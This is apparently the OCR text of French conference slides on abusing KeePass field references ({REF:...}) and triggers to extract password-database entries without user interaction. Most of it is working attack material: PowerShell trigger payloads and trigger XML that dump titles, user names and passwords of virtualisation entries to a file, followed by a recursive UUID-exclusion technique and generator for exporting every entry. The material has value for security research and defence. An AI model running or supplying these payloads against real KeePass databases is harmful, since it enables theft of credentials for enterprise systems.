Peut-on récupérer toutes les entrées sans interaction ?

Les références de champ

(« field references » en anglais)

Principe de fonctionnement

“Les champs d’autres entrées peuvent être insérés dans un placeholder en utilisant les références de champs”

https://keepass.info/help/base/fieldrefs.html

Principe de fonctionnement

{REF:<champ souhaité>@<champ de recherche>:<valeur>}

On récupère <champ souhaité> de l'entrée dont <champ de recherche> contient <valeur>

Principe de fonctionnement


{REF:U@T:SRV01}

On récupère **Utilisateur** de l'entrée dont **titre** contient **SRV01**

Code	Field
T	Title
U	User name
P	Password
A	URL
N	Notes
I	UUID


Principe de fonctionnement

{REF:<champ souhaité>@<champ de recherche>:<valeur>}



Principe de fonctionnement

{REF:<champ souhaité>@<champ de recherche>:<valeur>}



Point de vue de l'attaquant

Exportation du mot de passe de n'importe quelle entrée avec

`{REF:P@T:<titre>}`

Références + Triggers = 

Démonstration

> On cible l'environnement de virtualisation d'une entreprise

> Les entrées contiennent potentiellement des mots clés comme *vmware*, *vsphere*, *vcenter*, *vcsa*, *esx*, etc

Démonstration

> Payload inséré dans un trigger :


```
1  $payload =  '{REF:T@T:vmware}:{REF:U@T:vmware}:{REF:P@T:vmware}`n'
2  $payload += '{REF:T@T:vsphere}:{REF:U@T:vsphere}:{REF:P@T:vsphere}`n'
3  $payload += '{REF:T@T:vcenter}:{REF:U@T:vcenter}:{REF:P@T:vcenter}`n'
4  $payload += '{REF:T@T:esxi}:{REF:U@T:esxi}:{REF:P@T:esxi}`n'
5
6  Add-Content -Path $env:APPDATA'\reference_export.txt' -Value $payload
```

{REF:<champ souhaité>@T:<titre>}


Démonstration

```
<Actions>
    <Action>
        <TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
        <Parameters>
            <Parameter>PowerShell.exe</Parameter>
            <Parameter>-C "Add-Content $env:APPDATA'\reference_export.txt' \"{REF:T@T:vmware}:{REF:U@T:vmware}:{REF:P@T:vmware}`
            <Parameter>False</Parameter>
            <Parameter>1</Parameter>
            <Parameter />
        </Parameters>
    </Action>
```

Démonstration



Démonstration



Checkpoint #3

- Références de champs = placeholders liés à d'autres entrées
- Syntaxe : *{REF:<champ souhaité>@<champ de recherche>:<valeur>}*
- Extraction en devinant le titre {REF:P@T:<titre>}

Limites

> Manque toujours d'exhaustivité

Comment matcher toute la base à coup sûr ?

> Ne récupère que la 1ère occurrence

Comment lire tous les champs qui correspondent ?

Matcher toute la base

Les identifiants d'entrées

Chaque champ est identifié de manière unique par un UUID

UUID	Title	User Name	Password	URL
48615B89725E4F4987C20B9F2CCF90EC	Veeam	veeam-backup	********	VEEAM.COMPANY.LOCAL
9A870B21F03856429CBCE5AEFAA42FB7	vCenter	root	********	VCENTER.COMPANY.LOCAL
8C18AB6D7C027741B617618992DD9AEA	Tomcat	admin	********	TOMCAT.COMPANY.LOCAL
DC3D0E5C9B8984468A81218BC422BE62	PRTG	admin	********	PRTG.COMPANY.LOCAL
007BAE0E9987634987413297801 1F62C	Jenkins	root	********	JENKINS.COMPANY.LOCAL

Matching d'UUID

> Impossible à prédire, mais facile à matcher

> Exemple : `{REF:<champ souhaité>@I:0}`

UUID	Title	User Name	Password	URL
48615B89725E4F4987C20B9F2CCF90EC	Veeam	veeam-backup	********	VEEAM.COMPANY.LOCAL
9A870B21F03856429CBCE5AEFAA42FB7	vCenter	root	********	VCENTER.COMPANY.LOCAL
8C18AB6D7C027741B617618992DD9AEA	Tomcat	admin	********	TOMCAT.COMPANY.LOCAL
DC3D0E5C9B8984468A81218BC422BE62	PRTG	admin	********	PRTG.COMPANY.LOCAL
007BAB0E99876349874132978011F62C	Jenkins	root	********	JENKINS.COMPANY.LOCAL

Matching d'UUID

> Impossible à prédire, mais facile à matcher

> Exemple : `{REF:<champ souhaité>@I:0} {REF:<champ souhaité>@I:1}`

UUID	Title	User Name	Password	URL
48615B89725E4F4987C20B9F2CCF90EC	Veeam	veeam-backup	********	VEEAM.COMPANY.LOCAL
9A870B21F03856429CBCE5AEFAA42FB7	vCenter	root	********	VCENTER.COMPANY.LOCAL
8C13AB6D7C027741B617613992DD9AEA	Tomcat	admin	********	TOMCAT.COMPANY.LOCAL
DC3D0E5C9B8984468A81213BC422BE62	PRTG	admin	********	PRTG.COMPANY.LOCAL
007BAB0E998763498741329780 11F62C	Jenkins	root	********	JENKINS.COMPANY.LOCAL

Références récursives

Exclusion de recherche

Exclusions (2.x)	
Find what:	`Michael -Home`
Options:	☑ Title
Finds every entry whose title contains the term 'Michael', but not the term 'Home'.	

Que se passe-t-il si on compile `{REF:I@I:0 -{REF:I@I:0}}` ?

Références récursives

{REF:<champ souhaité>@<champ de recherche>:<valeur>}

{REF:I@I:0} ⇒ 46C9B0FF..

{REF:I@I:0 -{REF:I@I:0}} ⇒ {REF:I@I:0 -46C9B0FF..}
⇒ DCC0CF1F1..

Extraction depuis un trigger

```
$payload =  '{REF:T@I:0}:{REF:U@I:0}:{REF:P@I:0}`n'
$payload += '{REF:T@I:0 -{REF:I@I:0}}:{REF:U@I:0 -{REF:I@I:0}}:{REF:P@I:0 -{REF:I@I:0}}`n'
$payload += '....'
$payload += '....'

Add-Content -Path $env:APPDATA'\recursive_export.txt' -Value $payload
```

Extraction depuis un trigger

```
┌──[~]
└─ python3 payload_generator.py 3

payload =  {REF:I@I:0}:{REF:T@I:0}:{REF:U@I:0}:{REF:P@I:0}`n

payload += {REF:I@I:0 -{REF:I@I:0}}:{REF:T@I:0 -{REF:I@I:0}}:{REF:U@I:0
 -{REF:I@I:0}}:{REF:P@I:0 -{REF:I@I:0}}`n

payload += {REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}:{REF:T@I:
0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}:{REF:U@I:0 -{REF:I@I:0} -{REF
:I@I:0 -{REF:I@I:0}}}:{REF:P@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}
}`n
```


Extraction depuis un trigger

```
<Action>
    <TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
    <Parameters>
        <Parameter>PowerShell.exe</Parameter>
        <Parameter>-C "Add-Content $env:APPDATA'\recursive_export.txt' \"{REF:I@I:0}:{REF:T@I:0}:{REF:U@I:0}:{REF:P@I:0}`n{REF:I@I:0 -{REF:I@I:0}}:{REF:T@I:0
        -{REF:I@I:0}}:{REF:U@I:0 -{REF:I@I:0}}:{REF:P@I:0 -{REF:I@I:0}}`n{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}:{REF:T@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}}}:{REF:U@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}:{REF:P@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}`n{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}}:{REF:T@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}}}}:{REF:U@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}}:{REF:P@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}}`n{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}}}:{REF:T@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}}}}}:{REF:U@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}}}:{REF:P@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0
        -{REF:I@I:0}}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}} -{REF:I@I:0 -{REF:I@I:0} -{REF:I@I:0 -{REF:I@I:0}}}}}\";"</Parameter>
        <Parameter>False</Parameter>
        <Parameter>1</Parameter>
        <Parameter />
    </Parameters>
</Action>
```

Démonstration

UUID	Title	User Name	Password	URL
48615B89725E4F4987C20B9F2CCF90EC	Veeam	veeam-backup	********	VEEAM.COMPANY.LOCAL
9A870B21F03856429CBCE5AEFAA42FB7	vCenter	root	********	VCENTER.COMPANY.LOCAL
8C18AB6D7C027741B617618992DD9AEA	Tomcat	admin	********	TOMCAT.COMPANY.LOCAL
DC3D0E5C9B8984468A81218BC422BE62	PRTG	admin	********	PRTG.COMPANY.LOCAL
007BAE0E99876349874132978011F62C	Jenkins	root	********	JENKINS.COMPANY.LOCAL

Démonstration



Checkpoint #4

> Les UUID permettent de facilement matcher toute la base

> Les références récursives permettent d'extraire les entrées

Limites

```
private static string CompileInternal(string strText, SprC
    uint uRecursionLevel)
{
    if(strText == null) { Debug.Assert(false); return string
    if(ctx == null) { Debug.Assert(false); ctx = new SprCont

    if(uRecursionLevel >= SprEngine.MaxRecursionDepth)
    {
        Debug.Assert(false); // Most likely a recursive reference
        return string.Empty; // Do not return strText (endless loop)
    }
```

Faire pareil sans récursion ?

Idée

```
1  $excluded_uuids = ''
2  while(....) {
3      $new_uuid = '{REF:I@I:0 $excluded_uuids}'
4      $excluded_uuids += ' -'$new_uuid
5  }
```

$excluded_uuids ⇒ ''

$new_uuid ⇒ ''

Idée

```
$excluded_uuids = ''
while(....) {
    $new_uuid = '{REF:I@I:0 $excluded_uuids}'
    $excluded_uuids += ' -'$new_uuid
}
```

$excluded_uuids ⇒ ''

$new_uuid ⇒ ''

Idée

```
1  $excluded_uuids = ''
2  while(....) {
3      $new_uuid = '{REF:I@I:0 $excluded_uuids}'
4      $excluded_uuids += ' -'$new_uuid
5  }
```

$excluded_uuids ⇒ ''

$new_uuid ⇒ ''

Idée

```
$excluded_uuids = ''
while(....) {
    $new_uuid = '{REF:I@I:0 $excluded_uuids}'
    $excluded_uuids += ' -'$new_uuid
}
```

$excluded_uuids ⇒ ''

$new_uuid ⇒ '{REF:I@I:0}'

Idée

```
$excluded_uuids = ''
while(....) {
    $new_uuid = '{REF:I@I:0 $excluded_uuids}'
    $excluded_uuids += ' -'$new_uuid
}
```

$excluded_uuids ⇒ ''

$new_uuid ⇒ '46C9B1FF..'

Idée

```
$excluded_uuids = ''
while(....) {
    $new_uuid = '{REF:I@I:0 $excluded_uuids}'
    $excluded_uuids += ' -'$new_uuid
}
```

$excluded_uuids ⇒ ' -46C9B0FF..'

$new_uuid ⇒ '46C9B0FF..'

Idée

```
1  $excluded_uuids = ''
2  while(....) {
3      $new_uuid = '{REF:I@I:0 $excluded_uuids}'
4      $excluded_uuids += ' -'$new_uuid
5  }
```

